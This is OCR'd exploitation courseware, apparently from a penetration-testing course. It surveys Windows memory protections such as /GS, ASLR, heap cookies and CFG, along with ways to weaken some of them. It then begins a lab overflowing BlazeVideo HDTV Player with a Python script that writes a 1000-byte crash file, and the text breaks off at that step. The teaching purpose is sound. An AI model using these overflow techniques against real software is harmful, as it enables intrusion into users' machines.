The /GS option has been available on Microsoft's Visual Studio C++ compiler since 2002. More recent versions provide extra security, such as on Visual Studio 2017, where there is protection for vulnerable parameters on the stack by moving them below the security cookie. The /GS feature pushes a 32- or 64-bit security cookie onto the stack if it is determined to be vulnerable. The cookie is XORed against EBP during the function prologue for 32-bit applications and against RSP for 64-bit applications. This provides additional security. There are exceptions to the protection of functions, including whether the function includes a string buffer, buffers smaller than 5 bytes, and others; however, this can be set to be more aggressive and depends on the version of Visual Studio. /GS-compiled executables and DLLs can be detected through signature analysis.

The /GS feature is enabled by default, and of course anything that was compiled without using MS Visual Studio would need to be recompiled with such to include the protection. Similar to Stack Smashing Protection (SSP) on Ubuntu and other variants, the security cookie is pushed onto the stack when a function is called. Upon function return, the cookie is checked against the master cookie to validate its integrity. If the check fails, a handler takes over and terminates the process.

PEB Randomization

- PEB randomization
  - Introduced on Windows XP SP2
    - Pre-SP2 the PEB is always at 0x7FFDF000
  - The PEB had 16 possible locations with the initial implementation of PEB randomization:
    - 0x7FFD0000, 0x7FFD1000, ..., ..., 0x7FFDF000
    - Symantec research showed that a single guess has a 25% chance of success
  - On Windows 10, the PEB is randomized with greater entropy; however, it is still reachable by dereferencing FS:[0x30] while in user-mode context

PEB Randomization

Prior to Windows XP SP2, the Process Environment Block (PEB) is always found at the address 0x7FFDF000. The PEB is a structure within each Windows process that holds process-specific information such as image and library load addressing. The static address made it possible for attacks such as overwriting RtlCriticalSection pointers to be called upon program exit. With the initial PEB randomization, the location of the PEB in memory would not always be loaded at the address 0x7FFDF000. It offered 16 possible locations for it to be loaded, starting at 0x7FFD000 up to 0x7FFDF000, aligned on 4096-byte boundaries. Symantec's research showed that an attacker has a 25% chance of guessing the right PEB location on the first try. This is due to some inconsistency in the randomization that seems to favor certain load addresses. This research can be found at https://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Paper/bh-dc-07-Whitehouse-WP.pdf.

PEB randomization is much greater on Windows 10.

Heap Cookies

- Heap cookies
  - 8 bits in length (256 possible values)
  - There is a 1/256 chance of guessing the right value on the first try
  - Introduced on XP SP2 and Windows Server 2003
  - Placed directly after the Previous Chunk Size field

Heap Cookies

Heap cookies were introduced in Windows XP SP2 and Windows Server 2003. They are 8 bits in length, providing up to 256 different keys that protect a block of memory. In theory, if you test an application that allows multiple attempts at corrupting the heap, you have a 1/256 chance on the first try. Heap cookies may be defeated through brute force or by memory leaks in vulnerabilities such as format string bugs. Heap cookies are placed directly after the Previous Chunk Size field in the header data. They are also validated only under certain instances. More will be discussed later.

Safe Unlinking

- Safe Unlinking
  - Added to XP SP2 and Server 2003
  - Similar to the update to early GLIBC unlink() usage on Linux; for example, dlmalloc
  - Much better protection than 8-bit cookies
  - Combined with cookies and PEB randomization, exploitation is difficult
    - (B->Flink)->Blink == B && (B->Blink)->Flink == B

Safe Unlinking

Safe Unlinking was introduced in Windows XP SP2 and Windows 2003 Server. It is similar to how the modified version of unlink() is used by the GNU C Library on Linux. Basically, the pointers are tested to make sure they are properly pointing to the chunk about to be freed prior to unlinking. This is a much stronger protection than the 8-bit security cookies used for heap protection. Safe Unlinking can be defeated in certain situations; however, the combination of cookies, Safe Unlinking, PEB randomization, ASLR, and other controls increase the difficulty of exploitation.


The following is the code snippet used to safely unlink chunks of memory to be coalesced:

(B->Flink)->Blink == B && (B->Blink)->Flink == B

The code says that the next chunk's backward pointer should point to the current chunk and (&&) that the previous chunk's forward pointer should also point to the current chunk.

Linux Unlink() Without Checks

```
#define unlink(P, BK, FD) { \
    FD = P->fd; \
    /* FD = the pointer stored at chunk +8 */
    BK = P->bk; \
    /* BK = the pointer stored at chunk +12 */
    FD->bk = BK; \
    /* At FD +12 write BK to set new bk pointer */
    BK->fd = FD; \
    /* At BK +8 write FD to set new fd pointer */
}
```



Linux Unlink() Without Checks – Recap for Comparison to Windows

Here is the original source for the unlink() macro with added comments:

```
#define unlink(P, BK, FD) { \
            FD = P->fd; \
            /* FD = the pointer stored at chunk +8 */
            BK = P->bk; \
            /* BK = the pointer stored at chunk +12 */
            FD->bk = BK; \
            /* At FD +12 write BK to set new bk pointer */
            BK->fd = FD; \
            /* At BK +8 write FD to set new fd pointer */
}
```

Linux Unlink() with Checks

```
#define unlink(P, BK, FD) { \
    FD = P->fd; \
    BK = P->bk; \
    if (_builtin_expect (FD->bk != P || BK->fd != P, 0)) \
        malloc_printerr (check_action, "corrupted double-linked list", P); \
    else { \
        FD->bk = BK; \
        BK->fd = FD; \
    } \
}
```


Linux Unlink() with Checks – Recap for Comparison to Windows

Checks are now made to ensure the pointers have not been corrupted. Here is the code:

```
#define unlink(P, BK, FD) { \
            FD = P->fd; \
            BK = P->bk; \
            if (__builtin_expect (FD->bk != P || BK->fd != P, 0)) \
                        malloc_printerr (check_action, "corrupted double-
linked list", P); \
            else { \
                        FD->bk = BK; \
                        BK->fd = FD; \
            } \
}
```

Now we are simply adding a check to make sure that the FD's bk pointer is pointing to our current chunk and that BK's fd pointer is also pointing to our current chunk. If either are no equal “!=“, we print out the error "corrupted double-linked list." The Windows Safe Unlinking technique works in the same manner.

Low Fragmentation Heap

- Low Fragmentation Heap (LFH)
  - 32-bit chunk encoding
  - Primarily began with Vista and replaced the lookaside lists as the frontend heap allocator in user mode
  - Can allocate blocks up to 16KB, per Microsoft
    - >16KB uses the standard heap
  - Allocates blocks in predetermined size ranges by putting blocks into buckets
    - 128 buckets total
    - Blocks are 8 bytes each
  - Is triggered after 18 consecutive allocations of the same size

Low Fragmentation Heap

The Low Fragmentation Heap (LFH) was introduced in Windows XP SP2 and Windows Server 2003, although it was not used unless explicitly configured and compiled to run with an application. It is a replacement to the frontend heap manager (lookaside list) in Windows Vista and later. LFH adds a great deal of security to the heaps it manages. When allocating blocks out of buckets, it uses 32-bit chunk header encoding to perform a strong integrity check, acting as a security cookie. This is a more secure cookie than the 8-bit cookie protecting standard heaps on XP SP2 and Server 2003. LFH can allocate blocks greater than 8 bytes, but not larger than 16KB. Allocations >16KB use the standard heap, so the 32-bit cookie is not used.

Allocations are performed using predetermined chunk sizes arranged in 128 buckets. There are various groupings of buckets, with each grouping sharing the same granularity. Detailed information about the block sizes stored in each bucket can be found at http://msdn.microsoft.com/en-us/library/aa366750(VS.85).aspx.

Address Space Layout Randomization (ASLR)

- Began with Windows Vista
- Randomization for 32-bit applications is much less than on 64-bit applications
  - 32-bit DLLs are randomized 2^12, only offering 4,096 unique load addresses
  - 64-bit applications and DLLs compiled with the /HIGHENTROPYVA Visual Studio compiler flag take advantage of much greater entropy
- The stack and heap are always randomized, versus DLLs, which must be compiled with the /DYNAMICBASE flag

Address Space Layout Randomization (ASLR)

Microsoft Vista was the first OS to support Address Space Layout Randomization (ASLR). This support then required that you compile the program with the /DYNAMICBASE flag, starting with MS Visual Studio 2005. Any program compiled on an earlier or different compiler requires recompilation. ASLR on a 32-bit application cannot support as much entropy as a 64-bit application compiled with the /HIGHENTROPYVA flag. There are differences between the various structures that are randomized, such as the stack and heap. ASLR has greatly improved since Vista, as well as kernel and driver ASLR.

A great presentation by Matt Miller and David Weston from Microsoft on Windows 10 security improvements can be found here: https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf

Defeating ASLR

- Defeating ASLR on Windows
  - Targeted attacks still possible
    - How much randomness exists?
    - How many times can an attacker try?
  - Some systems not running 7/8/10
    - Native ASLR does not exist in XP SP3 and prior
  - Format String attacks can leak memory
    - Location of stack and heap can be determined
  - Browser-based weaknesses allow for the creation of memory segments not participating in ASLR
    - Some modules, especially third-party ones, do not participate in ASLR

Defeating ASLR

ASLR on Vista and later provides a nice increase in security. Successfully defeating ASLR often requires the brute forcing of a program. If there are a possible 256 locations for a desired variable in memory to be located and randomness is even, you have a 1 in 256 chance of successfully guessing the correct location in memory. If an application allows you to repeatedly hack at it, success is imminent. If there are a possible 65,536 locations for a variable to exist in memory, success is much less likely without crashing the process. Format String attacks may also allow for memory to be leaked, resulting in the discovery of addressing. When you combine multiple defenses such as ASLR, DEP, PEB randomization, and others, attacks to take over control of a process become quite difficult. Much is still dependent on the application itself. If you have an application that creates many threads and allows for many connections such as IIS, successful exploitation can be more likely under certain conditions. If an attacker has selected a specific target and repeated attempts are permitted, exploitation is still possible against an ASLR-protected program. You must also remember that many systems are not running Vista or later and do not support native ASLR. Therefore, exploitation still continues with ease. There are also third-party modules that are loaded in by applications that do not participate in ASLR.

Exploit Mitigation Techniques – Exploit Guard, EMET, and Others

Exploit Guard is a Microsoft utility aimed at providing a series of modern exploit mitigations to prevent the successful exploitation of vulnerabilities

- Microsoft announced the end of life for EMET as of July 31st, 2018
- Many in the security community were very disappointed at this decision
- Microsoft listened to its customers and decided to include the majority of controls under EMET in Windows Defender Exploit Guard

Exploit Guard is the Windows 10 replacement for EMET

- It adopted many of the controls that were in EMET, and more
- Most mitigations are not on by default
- It will not be backported to Windows 8 or 7

Applications must be tested to ensure they are not negatively impacted or broken by any of these controls

Exploit Mitigation Techniques – Exploit Guard, EMET, and Others

Microsoft's EMET utility was released back in 2009, around the same time as Windows 7. It offered numerous exploit mitigations aimed at providing Defense-in-Depth to applications and preventing the successful exploitation of vulnerabilities. EMET version 5.52 was the latest release from Microsoft prior to its end of life. All recent EMET releases focused on resolving disclosed bypass techniques. Sadly, Microsoft announced in 2016 that support and development of the product would end on July 31, 2018. Initially, Microsoft meant to discontinue support in January 2017, but due to feedback from customers, it agreed to push back the date. The exact reasoning for the discontinuation of EMET by Microsoft is unclear, though it likely has to do with a low adoption rate over the years and a focus on Windows 10 security and beyond. EMET had a low adoption rate within organizations, which may have partially led to Microsoft's decision to discontinue support.

Microsoft's recommendation is to migrate to Windows 10 for improved security. It is very unlikely that support will become available for Windows 8 or 7. Exploit Guard started with the Fall Creators Update of Windows 10 in October 2017. Many of the mitigations or protections from EMET have been worked into Exploit Guard, as well as some new ones. The majority of these mitigations are not on by default. Each application must be tested to ensure there is no negative impact associated with any of the protections. This also includes performance issues. Some of the newer protections are quite aggressive and are likely to prevent some applications from even starting.

Isolated Heaps and IE/Edge Protections

- In June and July 2014, Microsoft pushed out patches that affected IE security
  - The June patch added Isolated Heaps for DOM objects to make the replacement of freed objects unlikely
  - The July patch added a protection called "Deferred Free" to help protect the freeing of objects, holding on to them before releasing them
- The primary goal is to mitigate Use-After-Free (UAF) exploitation

Isolated Heaps and New IE Protections

In June and July of 2014, Microsoft added some new Internet Explorer protections as part of the Patch Tuesday updates, aimed at mitigating Use-After-Free (UAF) exploitation. In June, the patch added Isolated Heaps. This control protects critical objects by ensuring allocations are not made on the standard process heap. Instead, they are isolated, making the replacement of freed objects much more difficult. The July patch added a series of memory protections focused on the release of objects when freed. Instead of immediately freeing the objects when they are no longer needed, they are held on to and not released until a threshold is met. Even then, they are apparently not all let go at once.

MemGC

- Replacement for Deferred Free starting with Microsoft Edge on Windows 10
- Aimed at mitigating UAF exploitation
- Goes beyond looking for object references on the stack and in registers by also checking managed objects
- Greatly increases difficulty in exploiting UAF bugs

MemGC

The MemGC protection was added into Microsoft Edge starting with Windows 10, and it is an improvement over the "Deferred Free" mitigation added in 2014. MemProtect checked only the stack and registers for object references prior to freeing. MemGC goes beyond that and checks any MemGC managed objects for references to any objects marked to be freed. An object marked to be free that still has a reference will cause an exception that is handled, preventing exploitation.

An excellent white paper on Windows 10 browser exploit mitigations by Mark Vincent Yason can be found at https://www.blackhat.com/docs/us-15/materials/us-15-Yason-Understanding-The-Attack-Surface-And-Attack-Resilience-Of-Project-Spartans-New-EdgeHTML-Rendering-Engine-wp.pdf.

Control Flow Guard (CFG)

- New control targeting ROP-based exploitation
- Compiler control supported by Windows 10 and Windows 8, update 3
- Creates a bitmap representing the start addressing of all functions
- If an indirect call (call eax) is going to an address that is not the start of a valid function, the application terminates

Control Flow Guard (CFG)

A new control added to Windows 10 and back-ported to Windows 8, Update 3 is Control Flow Guard (CFG). It is a compile-time control that identifies addresses deemed safe as a destination for an indirect call. The information is stored in a complex bitmap and checked prior to these indirect calls.

Core Security released an interesting article on bypassing CFG by using JIT compilation of ActionScript in Flash objects: https://blog.coresecurity.com/2015/03/25/exploiting-cve-2015-0311-part-ii-bypassing-control-flow-guard-on-windows-8-1-update-3/

Control Flow Integrity (CFI)

- Intel released a paper in June 2016 describing new controls to be added:
  - Shadow stacks
  - Indirect branch tracking
- The idea of shadow stacks has been around for well over a decade, such as "Stack Shield" released in 2000: http://www.angelfire.com/sk/stackshield/
- Shadow stacks allow only the CALL instruction to push a copy of the return pointer to protected memory
- The return address from the primary stack is checked against the address stored on the shadow stack
- Indirect branch tracking performs edge validation

Control Flow Integrity (CFI)

In June 2016, Intel provided some press releases and a detailed PDF on Control Flow Enforcement (CET), its control to prevent code reuse attacks and Return-Oriented Programming (ROP) techniques. The PDF can be found at https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf.

The primary controls introduced in this paper are shadow stacks and indirect branch tracking. Each of these ideas has been proposed in various forms for well over 10 years. An example is "Stack Shield," released back in 2000 (http://www.angelfire.com/sk/stackshield/).

If properly integrated into the processor architecture, each control could have a moderate impact on code reuse techniques. The grsecurity team released a short posting as to their opinion on how Intel's implementation plan of these controls is lacking (https://forums.grsecurity.net/viewtopic.php?f=7&t=4490#P9).

Shadow stacks work by marking certain pages of memory as protected, allowing only the CALL instruction the ability to write a copy of the return addresses used in the call chain. The return pointer on the actual stack is tested against the copy stored on the shadow stack. If there is a mismatch, an exception is thrown.

Indirect branch tracking takes advantage of the new instruction "ENDBR32" for 32-bit or "ENDBR64" for 64-bit. This instruction is inserted after each valid CALL or JMP instruction. If this is not the next instruction, an exception is thrown. The instruction has the same effect as an NOP and simply is used for validation.

Windows Kernel Hardening

- On Windows 8, 10, and Server 2012/2016
  - First 64KB of memory cannot be mapped, so no more null pointer dereferencing
  - Guard pages added to the kernel pool
  - Improved ASLR
  - Kernel pool cookies

Windows Kernel Hardening

The Windows kernel has received a lot of hardening over the past few OS revisions. This is mainly due to the fact that the kernel became more of a target when the exploit mitigations in userland (Ring 3) became more prevalent. Because there were fewer mitigations in the kernel, it became a good target. More and more functionality was also pulled out of Ring 3 and put into Ring 0. Improvements include mapping the first 64KB of memory so that the null pointer dereference vulnerability class was removed. Guard pages were added to kernel memory. If a block of memory is marked as a guard and that memory is hit with a write attempt, an exception occurs. ASLR was greatly improved in the kernel, where it had previously been lacking. Security cookies were added to kernel routines.

Additional enhancements that started with Windows 8, unrelated to the kernel, are C++ virtual function table protection, Return-Oriented Programming (ROP) protection, mandatory ASLR (ForceASLR), and more aggressive cookies.

Module Summary

- There are many controls available on Windows
- Combining these controls greatly increases security
- Many companies have not yet moved to Windows 10
- Controls are not a silver bullet

Module Summary

In this module, we looked at some of the most important security controls added to the Microsoft Windows operating system over the past few years. It is likely that these controls will continue to improve, as they have proven to be a significant inhibitor to exploitation techniques, especially when combined.

Review Questions

1) How many bits of a chunk are encoded if managed by LFH?
   A. 32 bits
   B. 16 bits
   C. 8 bits
   D. 24 bits
2) Data Execution Prevention (DEP) works by marking pages in physical memory as executable or non-executable. True or False?
3) ASLR was available to use natively on XP SP2 but had to be enabled. True or False?

Review Questions

1) How many bytes of a chunk are encoded if managed by LFH?
   A. 32 bits
   B. 16 bits
   C. 8 bits
   D. 24 bits

2) Data Execution Prevention (DEP) works by marking pages in physical memory as executable or non-executable. True or False?

3) ASLR was available to use natively on XP SP2 but had to be enabled. True or False?

Answers

1. A: 32-bit chunk encoding is used
2. True: DEP sets a bit to mark pages of memory during allocation
3. False: ASLR was not available natively on XP SP2

Answers

1) **A**: 32-bit chunk encoding is used
2) **True**: DEP sets a bit to mark pages of memory during allocation
3) **False**: ASLR was not available natively on XP SP2

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 5

Introduction to Windows Exploitation

Windows OS Protections and Compile-Time Controls

Windows Overflows

Exercise: Basic Stack Overflow

Exercise: SEH Overwrite

Defeating Hardware DEP with ROP

Demonstration: Defeating Hardware DEP Prior to Windows 7

Exercise: Using ROP to Disable DEP on Windows 7/8/10

Building a Metasploit Module

Windows Shellcode

Bootcamp

Windows Overflows

In this module, we walk through various techniques to exploit the stack and exception handling on Windows.

Exercise: Basic Stack Overflow

- Target: BlazeVideo HDTV Player 6.6 Pro
  - An HDTV player for Windows
  - Version 6.6 is vulnerable to a stack overflow
  - Vulnerability discovered in earlier versions as far back as 2008 by ThE g0bL!N, fl0 fl0w, and others
  - Use your provided Windows 10 VM
- Goals:
  - To trigger a buffer overflow inside the program
  - Determine the buffer size
  - Verify control of the instruction pointer
  - Locate a trampoline and get around ASLR

Estimated duration: 45 minutes

Your instructor will walk you through this up to a certain point prior to handing over control.

Exercise: Basic Stack Overflow

In this exercise, you perform a basic stack overflow against a Windows application. The application we are targeting is BlazeVideo HDTV Player 6.6 Pro, available at http://www.blazevideo.com/hdtv-player/. It is vulnerable to a stack overflow. The vulnerability was discovered in previous versions of the program, as far back as version 3.5 by fl0 fl0w and ThE g0bL!N.

Your goal is to generate a malicious playlist file to cause the program to crash with a buffer overflow. When this is completed, determine the size of the buffer before getting control of the return pointer, verify control of EIP, and locate a trampoline to redirect execution to your shellcode. You will use your SANS-provided Windows 10 VM.

Your instructor will walk you through this one prior to handing over control for you to complete. You will use your SANS-supplied Windows 10 VM.

Install BlazeVideo HDTV Player 6.6 Pro

- Take a snapshot prior to continuing!
- In **C:\lab\day5** folder is a folder called **Blaze Files**
  - In it is the installer titled **BlazeDTVProSetup.exe**
  - Double-click the installer and accept any defaults
  - You may get an error message about a missing file. Simply click **Ignore** and the installer will finish
  - When you finish installing the program, continue to the next slide

Install BlazeVideo HDTV Player 6.6 Pro

First, take a snapshot of your Windows 10 VM so that you can revert back if and when desired. The program we are installing has a 14-day trial period. Next, install BlazeVideo HDTV Player 6.6 Pro. On your Windows VM in your **C:\lab\day5** folder is a folder called **Blaze Files**. Double-click the file **BlazeDTVProSetup.exe** from inside this folder to install the program. Accept any defaults and continue to the next slide. You may get an error about a missing GIF file during installation. Simply click ignore and continue with installation.

If you are unable to take snapshots, the trial period can be reset by deleting the file **SysInfo_6_6_p.dll** from **C:\Windows\SysWOW64**. This file is created during installation.

Immunity Debugger

- **Immunity Debugger is already installed**
  - If you want to run this lab on a different VM, you must install Immunity Debugger and perform the following steps:
    - Double-click the Immunity Debugger installer from your 660.5 folder titled ImmunityDebugger_1_8X_setup.exe
    - If Python 2.7 is not installed, the installer asks if you would like to install it now; say yes
    - When installation is complete, copy the file mona.py from your 660.5 folder over to C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands\
  - REMINDER: Addresses may not match up exactly on Windows when analyzing memory!

Immunity Debugger

Immunity Debugger has already been installed for you on the provided Windows 10 VM. Dave Aitel gave us permission to redistribute the tool directly.

If you wish to perform this lab on a different system, you will need to install Immunity Debugger. To install the tool, simply double-click the installer titled "ImmunityDebugger_1_8X_setup.exe" and accept any defaults. Note the X in the installer name. Python 2.7 is required, and Immunity will ask if you would like for it to install Python. Be sure to say yes.

You would also need to copy the file mona.py from your 660.5 folder over to C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands\. We will discuss mona.py shortly. Again, this has already been done for you on the provided VM.

Immunity Debugger can be found at http://debugger.immunityinc.com/.

Disable Hardware DEP (1)

- DEP is only enabled for "essential Windows programs and services only" by default
- You will be instructed to configure DEP settings later on when using ROP to get around DEP

Disable Hardware DEP (1)

The default Windows settings will not have DEP enabled for third-party programs. DEP may also already be disabled completely for the system. For initial exploit development, you will work with DEP disabled. Eventually, you will enable DEP protection of BlazeHD with ROP, and you will need to be sure it is enabled for that application at that time.

Disable Hardware DEP (2)

- To check DEP settings and to later change those settings:
  - At a command shell, enter "**sysdm.cpl**" to bring up the system Properties menu, or click Start | Control Panel | System
  - Then click Advanced System Settings from the menu on the left of the screen
  - Click the Settings button under Performance
  - Click the right pane titled Data Execution Prevention
  - Continue to the next slide


Disable Hardware DEP (2)

If you wish to verify your DEP settings or modify them later on, you will need to go to your system settings panel.

1) To start, either enter **sysdm.cpl** at a command shell, or click Start | Control Panel | System.
2) When you have the system panel up, click the Advanced System Settings link from the menu on the left side of the screen.
3) From this window, click the Settings button under Performance.
4) Next, click the right pane titled Data Execution Prevention.
5) Continue to the next slide.

Disable Hardware DEP (3)

- You should have a window that looks like this image
- Make sure this radio button is selected (See Notes)
  - You may have to reboot if not!
- Verify that **MainApp** is checked
- If it is not there, select BlazeHDTV.exe program from the directory C:\Program Files (x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\
- Click Apply



Note: The program will show as "MainApp," as shown here.

Disable Hardware DEP (3)

The window shown on this slide should appear. Look at the two radio button options. One says, "Turn on DEP for essential Windows programs and services only." The second one says, "Turn on DEP for all programs and services except those I select."


Make sure the second option is selected, which turns DEP on for all third-party applications.

1) If this option was already set, skip to step 3. If you had to change it manually, go to step 2.
2) If this option was not already selected, change it and reboot your system; then come back to the DEP window. (You must reboot for DEP to take effect.)
3) Click Add at the bottom of the screen.
4) Select the BlazeHDTV.exe program from the directory C:\Program Files (x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\. If you're using 64-bit Windows, use the Program Files (x86) folder in your path.
5) After you select the BlazeHDTV program, click Apply. It shows up as MainApp in the DEP window.

Again, these steps were already performed for you, and this is simply for validation or for when you are ready to change the settings later.

Bring Up Python IDLE

- Open up the **Blaze_1.py** file using Python Idle
  - Navigate to your **C:\lab\day5** folder
  - Right-click the file **blaze_1.py** and select the option **Edit with IDLE**



Bring Up Python IDLE

We now need to open up the **Blaze_1.py** file from your **C:\lab\day5** folder using Python IDLE. Right-click the file and select **Edit with IDLE** to open the file with Python's editor.

Start Up BlazeHDTV

- Double-click the following icon from your desktop, if you created one; otherwise, run it from "C:\Program Files (x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\"

- The following GUI should appear:


Start Up BlazeHDTV

Start up BlazeHDTV. The GUI shown on the slide should appear. You may want to go as far as clicking the folder icon on the BlazeHDTV console, clicking Open Playlist, and then attaching. This may avoid some exceptions picked up by the debugger.

Start Up Immunity Debugger

- Double-click the Immunity Debugger icon from your desktop

- From the Immunity Debugger main window, click File | Attach, select BlazeHDTV, and then click Attach



Start Up Immunity Debugger

Next, start up Immunity Debugger by double-clicking the icon shown on the slide from your desktop. If the icon is not on your desktop, you either did not create a shortcut or forgot to install Immunity Debugger.

When you have the debugger up, click File | Attach and then select the program named BlazeHDTV. Click the Attach button, and the debugger should attach to the program for you. If the BlazeHDTV program is not listed, that means it is not currently running. Double-check that it is running and continue.

Immunity Debugger Appearance (1)


- When launching Immunity Debugger, you may want to change the font and color
  - Each version and sometimes each run of Immunity Debugger seems to be a bit inconsistent as to the layout
  - The color, highlighting, and font may change, as well as the pane layout
  - To modify, right-click in the Disassembly pane and select Appearance, Font (all), Colors (all), or Highlighting
  - The easiest way to get rid of the different colors, such as pink and green, is to select the Highlighting option and click No Highlighting

Immunity Debugger Appearance (1)

Each version of Immunity that you run may have a different default pane layout, font size, font type, color, highlighting scheme, and such. The truth is that each user of the tool may have specific preferences as to these items. You can change the layout to whatever scheme you want. To do this, right-click anywhere inside the disassembly pane and select Appearance. When you do this, a side menu appears with various options. The most common ones you will likely want to use are Font (all), Colors (all), and Highlighting. Making changes here results in them taking effect on all panes. As you can see, you also have options to change only one pane. To turn off highlighting completely, select the Highlighting option and click No highlighting.

You can also make permanent or more specific changes for customization by going to Options from the Ribbon bar and selecting Appearance. Do not be surprised if after making changes and closing the tool that it reverts back to a different layout after restarting.

Immunity Debugger Appearance (2)



Immunity Debugger Appearance (2)

This slide simply shows a screenshot after highlighting was turned off, as mentioned in the previous slide. To fit the Immunity Debugger screenshots onto the slides, the appearance was intentionally formatted the way you see it for the best visual result.

Ensuring the Program Is Running

- When attaching to a running program, the debugger puts it in a suspended state
- On the bottom right, it shows as: 

- To let the application resume running, you must click the  button or press F9
- On the bottom right, it shows as: 

- We can now use Python to generate a file that causes the program to crash!

Ensuring the Program Is Running

Now that you have attached to the program with the debugger, it should be in a suspended state. In the bottom-right corner of the debugger, it should show as Paused. To let the application resume running, click the Play button from the Immunity Ribbon bar or press F9. It should now show as Running on the bottom right. The rest of the status bar, at the bottom of the Immunity debugger, usually displays a status message regarding the paused or running state. Our next objective is to create a Python script that generates a mutated file to crash the program.

Generating a .plf File

- Go back to your blaze_1.py Python IDLE window
- Take a look at the code:

```
file = 'blaze_1.plf'

x = open(file, 'w')
payload = "A" * 1000
x.write(payload)
print "File %s" %file, "created!"
x.close()
```

- When done, click **Run | Run Module**

```
File blaze_1.plf created!
>>>
```


Generating a .plf File


Go back to your Python IDLE window where you have the file blaze_1.py open. Take a look at the code:

```
file = 'blaze_1.plf'

x = open(file, 'w')
payload = "A" * 1000
x.write(payload)
print "File %s" %file, "created!"
x.close()
```

